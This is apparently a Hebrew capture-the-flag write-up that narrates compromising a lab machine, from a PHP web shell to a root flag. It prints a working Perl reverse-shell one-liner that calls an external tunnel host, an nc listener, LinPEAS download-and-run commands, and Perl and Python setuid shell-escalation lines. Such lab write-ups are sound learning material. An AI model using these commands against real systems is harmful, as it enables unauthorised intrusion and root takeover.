

ןכאן אני עושה exploit הורדתי אותו אליי ואז ראיתי את התוכן 





העתקתי את הקוד php והדבקתי אותו אחרי admin ואז הצלחתי



הופיע לי web shell

כאן אני רוצה להשתמש ב pylod


והתחלתי לחקור ולבדוק ולנסות להעלות הרשאות כדי להגיע לדגל 





חיפשתי pylod of revers shell שרשום בשפת perl והדבקתי אותו ב web shell ועוד לא לחצתי על execute כי חיפשתי תוכנה שמייצרת tanell ביני לבין השרת מצאתי אתר בשםplayit.gg נרשמתי אליו אחר כך הייתי צריכה להוריד אותו גם kali ולהריץ אותו ואחר הייתי צריכה ליצור את ה tanel ניסתי בהתחלה כל מיני פורטים 8080 /1234/666 לא יודעת למה לא עבד לי ניסיתילאחר כמה ניסיונות ניסיתי לכבות את המכונה ולהפעיל מחדש וניסיתי הפעם את הפורט 443 זה עבד...

הפעלתי שוב בטרמינל את playit.gg וראיתי שזה מחובר לי




ואחרי שיצרתי את ה tanel

יצרתי מאזין nc -nvlp 443


הפעלתי את pylod:

perl -e 'use Socket;$i="playing-ga.gl.at.ply.gg";$p=24379;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'



כאן אני כבר בתוך internal

רציתי לבדוק גירסה במערכת ההפעלה וגם את גרסת הקרנל



חיפשתי פירצה למערכת או לגרסת הקרנל ע"י כלי לזיהוי פרצות אוטומט :lse הורדתי אותו והפעלתי אותו ונתתי לו הרשאות ריצה



חיפשתי גם ב LinPeas כלי מתקדם יותר לחיפוש פרצות


wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

חיפשצי קבצים עם הרשאות find / -perm -4000 2>/dev/null

וזה הראה לי הרבה קבצים העתקתי את הקובץ ונכנסתי לאתר dhttps://gtfobins.github.io/



שם הוא נתן לי כל מיני קונפיגורציות להשתלטות על המערכת רשמתי env ו אז suid עדיין לא הצלחתי ואז ניסיתי גם בשפת perl ועוד שפות לא עבד

Nmap Interactive Mode

find / -perm -u=s -type f 2>/dev/null

perl -e 'exec "/bin/sh -p

perl -e 'exec {"/bin/bash"} "/bin/bash", "-p";'

perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash

ןמצאתי את הפקודה אבל זה עדיין לא נתן לי הרשאות שלroot

אחר כך רשמתי whoami עדיין הייתי על data חיפשתי עוד פקודות לחיפוש קבצים עם הרשאות גבוהות ללא הצלחה בסוף החלטתי לבדוק בשפת python

python3 -c 'import os; os.setuid(0); os.system("/bin/bash") 1'

find / -type f -iname \*flag.txt\* 2>/dev/null 2

ובסוף זה עבד הוא מצא לי 2 קבצים :

וראיתי גם קובץ של rootאז נכנסתי לתקייה cd/root

אחר כך cat .flag.txt

**ולבסוף מצאתי את flag**

